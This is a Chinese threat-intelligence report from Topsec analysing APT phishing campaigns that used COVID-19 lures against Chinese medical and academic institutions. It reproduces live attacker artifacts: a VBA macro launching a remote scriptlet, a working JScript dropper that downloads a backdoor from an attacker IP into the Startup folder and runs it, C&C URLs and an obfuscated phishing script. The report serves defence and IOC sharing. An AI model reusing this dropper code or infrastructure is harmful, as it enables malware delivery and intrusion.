

# 新冠肺炎疫情期间 APT 攻击 热点追踪报告



文件类型	热点追踪报告	密 级	公开发布版本
编制人	安全服务产品线	版 本	V1.0

北京天融信网络安全技术有限公司

2020年02月19日

---

## 版权说明

本文件中出现的全部内容，除另有特别注明，版权均属北京天融信网络安全技术有限公司所有。任何个人、机构未经北京天融信网络安全技术有限公司书面授权许可，不得以任何方式复制或引用文件的任何片断。

# 目 录

1	概述.....	1
2	针对中国的重点 APT 攻击活动分析 .....	2
2.1	新冠肺炎主题攻击活动分析 .....	3
2.1.1	恶意域名 <i>nhc-gov.com</i> .....	4
2.1.2	恶意文件“武汉旅行信息收集申请表.xlsx” .....	5
2.1.3	恶意文件“卫生部指令.docx” .....	8
2.2	对我国某院校钓鱼活动的关联分析 .....	12
2.2.1	恶意域名 <i>360totalsecurities.com</i> .....	12
2.2.2	恶意域名 <i>xinhuanet-news.com</i> .....	15
2.3	相关攻击活动基础设施分析 .....	16
2.3.1	域名主要信息.....	16
2.3.2	IP 主要信息.....	17
3	IOC.....	18
4	总结.....	20

# 1 概述


2020 年以来，网络空间安全形势依旧复杂，网络攻击更为广泛的被用于地缘政治和军事目的，逐渐成为各个国家角力的主战场。全球多个 APT 组织频繁发动攻击，从国家政府、企业到个人，多类用户均成为受害对象。

自 2020 年 1 月中旬新型冠状病毒肺炎疫情爆发以来，中国人民万众一心，共同战“疫”，但境外各类组织却乘机利用此次事件，以“新冠肺炎疫情”为诱饵主题多次对中国进行网络攻击。特别是白象组织对我国医疗机构的定向攻击，绝非一时兴起，而是持续性攻击的一部分；国际上，以钓鱼攻击闻名的 Emotet 组织也抓住机会实施攻击。

天融信听风者实验室专注于 APT 类高级威胁追踪研究，对全球网络空间内的高级威胁行为体进行密切关注和跟踪，尤其是针对攻击目标为我国的 APT 组织的行为进行高度关注，分析其攻击手段、攻击意图及受害群体，及时为国家监管部门、可能受攻击对象发出预警，避免或降低潜在安全事件带来的危害。

本报告主要对疫情期间 APT 组织针对中国的攻击活动进行梳理及相关重点攻击行为进行深入分析。

## 2 针对中国的重点 APT 攻击活动分析



图：针对中国的相关攻击活动时间线

2019 年底至 2020 年初，在全球网络安全形势复杂的大背景下，APT 组织针对我国各类重点机构实施的攻击活动时有发生，突发的疫情更是第一时间被这些组织所利用。

DarkHotel 自 2007 年左右起，活跃于朝鲜半岛，针对全球多国发起以窃密为主要目的的攻击行动。年初，随着 Windows 系统停止更新，DarkHotel 利用 Win7 系统新曝光漏洞，疑似对我国商政机构发动攻击。


绿斑组织（别名 GreenSpot、毒云藤、APT-C-01、穷奇）从 2007 年开始，对

中国国防、政府、科技、教育以及海事机构等重点单位和部门进行了长达 10 年以上的网络间谍攻击活动。其主要关注军工、中美和两岸关系、海洋相关领域的部门。此次借新冠肺炎疫情对我国发起网络攻击。

白象（又称“摩诃草”）作为南亚地区老牌 APT 组织，时常发起针对我国境内重点机构的攻击。1 月中旬起，防疫工作进入关键时期。此次疫情中，如何获得更多有用的医疗信息，成为了我国人民每日关注的焦点。白象组织正是利用这一点，采用新型诱饵文档，对我国多家机构发起攻击。2019 年 12 月底，天融信工程师曾捕获到疑似白象组织针对中国某院校的钓鱼活动，经过深入分析发现两起攻击事件存在高度重合。说明该组织一直持续对我国进行网络攻击活动。

## 2.1 新冠肺炎主题攻击活动分析

2020 年 1 月 30 日，白象组织使用了一个伪装成我国卫生主管部门的域名，借助新冠肺炎话题，伪造疫情相关文件，对我国医疗机构发动 APT 攻击。本次攻击中，白象组织使用了一个恶意域名用于分发两种不同格式的钓鱼文档。最终的后门程序 PDB 路径都包含 CnC\_Client 路径，可以确定是属于同一家族的不同变种。




图：恶意下载链接及其对应的恶意文档

## 2.1.1 恶意域名 nhc-gov.com

该域名旨在冒充卫健委官方网站 (National Health Commission)，查看该域名的 whois 信息，可以看出该域名的创建日期在 2020 年 1 月 23 日，注册于 Openprovider。域名注册时疫情还处于初始阶段，可见白象组织擅于利用我国热点事件进行网络攻击。


```
Whois Lookup ⓘ  
  
Administrative city: REDACTED FOR PRIVACY  
Administrative country: REDACTED FOR PRIVACY  
Administrative state: REDACTED FOR PRIVACY  
Create date: 2020-01-23  
Domain name: nhc-gov.com  
Domain registrar id: 1647  
Domain registrar url: http://www.openprovider.com  
Expiry date: 2021-01-23  
Query time: 2020-01-24 16:44:09  
Registrant address: ff3a4678d9c7a906  
Registrant city: ff3a4678d9c7a906  
Registrant company: f297dc56817506ed  
Registrant country: Netherlands  
Registrant email: 3267309318f7846cs@  
Registrant fax: ff3a4678d9c7a906  
Registrant name: ff3a4678d9c7a906  
Registrant phone: ff3a4678d9c7a906  
Registrant state: 4959395a30dd1531  
Registrant zip: ff3a4678d9c7a906  
Technical city: REDACTED FOR PRIVACY  
Technical country: REDACTED FOR PRIVACY
```

图：nhc-gov.com 的 whois 信息



图：疫情发展趋势图

随着疫情发展，该域名对应的网站于 1 月 28 日启用，准备发起攻击。



IP Addresses	Organization	First Seen
94.140.114.136	-	2020-01-28
-	-	2009-11-22

图：网站启用时间

IPv4 地址	94.140.114.136
主机名	无
ISP	Sia Nano IT
IPv4 所属组织	Sia Nano IT
ASN	AS43513
ASN 组织	Sia Nano IT
位置	里加, 拉脱维亚

图：域名对应的 IP 地址信息


## 2.1.2 恶意文件“武汉旅行信息收集申请表.xlsx”

文件名称：武汉旅行信息收集申请表.xlsx 文件大小：35.7 KB (36,619 字节) SHA256：fc7c04af29790f0e7240770dcea60ac8fbeb51e2827ae284481845d7bd8bc978
文件名称：window.sct 文件大小：4KB (879 字节) SHA256：733f94b5080f75228e7ddeb7f1029ec0dac89a76d5dbd0b703e3c4a406ee663
文件名称：window.jpeg 文件类型：64 位 exe



文件大小：6.50 MB (6,821,888 字节)  
 编译时间：2020 年 1 月 16 日 6:42:21  
 SHA256：0fbde9b2a041b22a1ab0dbb04c2e4765120af3efb4d3139434ceadda665d7409

从链接地址 [http://nhc-gov.com/form.html?OZBTg\\_TFORM](http://nhc-gov.com/form.html?OZBTg_TFORM) 处下载得到 xlsx 文档，该文件会提示用户启用宏以显示完整的内容。



图：“武汉旅行信息收集申请表.xlsx”的内容



图：“武汉旅行信息收集申请表.xlsx”的属性

宏代码使用 scrobj.dll 执行远程 .sct 文件，即 <http://45.153.184.67/window.sct>。

```

olevba 0.55.1 on Python 2.7.15 - http://decalage.info/python/oletools
=====
FILE: /home/ustarrisky/Downloads/武汉旅行信息收集申请表.xlsm
Type: OpenXML
Error: [Errno 2] No such file or directory: 'xl/vbaProject.bin'.
=====
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: u'VBA/ThisWorkbook'
-----
Private Declare PtrSafe Function DLLInstall Lib "scrobj.dll" (ByVal bInstall As Boolean, ByRef pszCmdLine As Any) As Long

Sub xxxxxxxxxxxxxx()
    DLLInstall False, ByVal StrPtr(Sheet1.Range("X100").Value)
End Sub

Sub BBBBBBBBBBBBBBBBBB()
    Sheet1.Unprotect "nhc_gover"
    xxxxxxxxxxxxxx
End Sub

Sub Workbook_Open()
    BBBBBBBBBBBBBBBBBB
End Sub
-----
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: u'VBA/Sheet1'
-----
(empty macro)
    
```

图：xlsm 文件包含的宏代码

window.sct 用于下载并执行伪装成 .jpeg 格式的后门，即 <http://45.153.184.67/window.jpeg>。

```

<?XML version="1.0"?>
<scriptlet>
<registration
  progid="PoC"
  classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
  <script language="JScript">
var e=new ActiveXObject("WScript.Shell");function decode(e){var t=new
ActiveXObject("Microsoft.XMLDOM");var a=new ActiveXObject("ADODB.Stream");e=t.createElement("tmp");e
l.dataType="bin.Base64";e.l.text=e;a.Type=1;a.Open();a.Write(
e.l.nodeTypeValue);a.Position=0;a.Type=2;a.CharSet="utf-8";var e=a.ReadText();a.Close();return
e}function downloadFile(e,t){var a=new ActiveXObject("Microsoft.XMLHTTP");var o=new
ActiveXObject("Adodb.Stream");a.Open("GET",e,false);a.Send();o.type=1;o.mode=3;o.open();o.write(
a.responseBody);o.SaveToFile(t,2);o.close()}var t=e.SpecialFolders("Startup")+decode("XHRlbXAuZXhl");
downloadFile("http://45.153.184.67/window.jpeg",t);e.run(''+t+'');
  </script>
</registration>
</scriptlet>
    
```

图：window.sct 文件

window.jpeg 与天融信工程师于 2019 年 12 月捕获的样本 msupdate.exe 基本一致。该文件包含的 PDB 路径与 C&C 地址信息如下：

PDB 路径: C:\Users\user\Pictures\cnc for 0802\modified_cnc\CnC_Client.pdb
C&C 地址信息:
<a href="https://185.193.38.24/cnc/register">https://185.193.38.24/cnc/register</a>
<a href="https://185.193.38.24/cnc/tasks/request">https://185.193.38.24/cnc/tasks/request</a>
<a href="https://185.193.38.24/cnc/tasks/result">https://185.193.38.24/cnc/tasks/result</a>




图: window.jpeg 与 msupdate.exe 关系

通过代码对比, 可以确认为同一样本, 仅 PDB 路径与 C&C 地址不同。




图: window.jpeg 与 msupdate.exe 相似度对比

### 2.1.3 恶意文件“卫生部指令.docx”

文件名称: 卫生部指令.docx

文件大小: 566KB (580568 字节)

SHA256: 32bf0fcc3145d58baa9fcb092a756ca8aa8aee3fa2f7ffd3e87943920df75b0f

文件名称: submit\_details.exe

文件类型: exe 64bit

文件大小: 2.60MB (2,636,288 字节)

编译时间: 2020 年 1 月 28 日 06:47:43

SHA256: 013790b1dcdd7b9288cf749aef4d8bb499197a86edd05b302abb7142f458ec9a

与“武汉旅行信息收集申请表.xlsx”不同的是，“卫生部指令.docx”并不包含恶意宏代码，当受害者点击页面上的提交按钮时，会通过 shell.explorer 连接 URL 下载恶意后门程序。



音符: 请尽快完成以下内容

你提供的信息将有助于加强疫情监测和报告工作，所有同志和工作人员必须在最近 15 天内提供他们到武汉的旅行或与来自武汉的人见面的信息。如不符合上述条件，请提交没有详细资料的表格。

请填写以下资料:

人信息		你遇到的人的细节	
姓名	当前位置	姓名	当前位置

本人确认此表格所提供的资料真实、完整及准确。

**提交**

使用说明: 请按提交并运行“Submit details”文件，将您的详细信息直接发送到国家卫生委员会服务器。

图：“卫生部指令.docx”的内容



图：“卫生部指令.docx”的属性

shell.explorer 实际是从 GitHub 中下载恶意文件，该恶意文件名为“submit\_details.exe”，该链接如下：

[https://github.com/nhcprc/qw\\_785789988/raw/master/submit\\_details.exe](https://github.com/nhcprc/qw_785789988/raw/master/submit_details.exe)

submit\_details.exe 与听风者实验室于 2019 年 12 月捕获的 360\_KB6784677.exe 相关联。该文件包含的 PDB 路径与恶意 URL 信息如下，其中 token.txt 用于获取下载链接指令：

PDB 路径：

C:\Users\user\Documents\TestandResult\Shells\CnC\cnc\_client\unicode\_all\cnc\_client\cnc\_client\_unicode\_persist\_with\_logs\_pin\_win7\_gthb\x64\Release\CnC\_Client.pdb

恶意 URL 信息：

<https://45.138.172.168/qhupdate/pagetip/getconf>

<https://45.138.172.168/qhupdate/msquery>

<https://45.138.172.168/qhupdate/pagetip/cloudquery/>

<https://api.github.com/repos/ccps268/meeting/contents/syncup/token.txt>




图: submit\_details.exe 与 360\_KB6784677.exe 关系




图: submit\_details.exe 与 360\_KB6784677.exe 部分代码对比

此外，从“卫生部指令.docx”的分析过程中，还可以关联到白象组织使用的两个GitHub账号：nhcprc 和 ccps268，攻击活动曝光后，攻击者很快就销毁了这两个账号。



## 2.2 对我国某院校钓鱼活动的关联分析

2019年12月底，天融信工程师捕获到一个具有可疑行为的钓鱼网站JS脚本，经过分析，疑似为白象组织对某院校的钓鱼活动，最早可追溯到2019年8月下旬。访问钓鱼网址后，会收集主机信息，下载后门执行，后门C&C域名(moe-cn.org)模仿教育部网址。钓鱼文档内容为航空相关论文，钓鱼链接跳转至军工企业相关网站。

### 2.2.1 恶意域名 360totalsecurities.com

告警链接：


<http://360totalsecurities.com/patch/XXXXXXX.html?vc=XXXXXXXXXXXX>

JS脚本经过混淆：

```
1 'use-strict';
2 /** @type {!Array} */
3 var _0x5b4e = [{"wqHDjUjDtMOX", "EV/DtsKtYA==", "wqrCcssKIwq00", "NXPDLMKATQ==", "ZsK3wqE2Bw==", "dADCh80Bw68==",
  "QMkiwro5AQ==", "WsoBTMO6EQ==", "wpFkHDPDrA==", "az3CvMOew6Y=", "VsoJdMOQFw==", "w79gwpfCj8K1", "wqdEwpwMwqg=",
  "wrBkwqFUJg==", "w7QHw7vCiiw=", "DyxfdcKj", "XdfCmsOCw6I=", "wqVtWcODVw==", "RA1FJg4=", "Y0V6w6hb", "H1I+GMkt",
  "c80IwqrCgCs=", "OkvDmsKKYg==", "wq9TDcKUwoE=", "NX8Dw53CjA==", "w65UWCjCiA==", "L0PDtMK7Rw==", "w7ckw4fCpgA=",
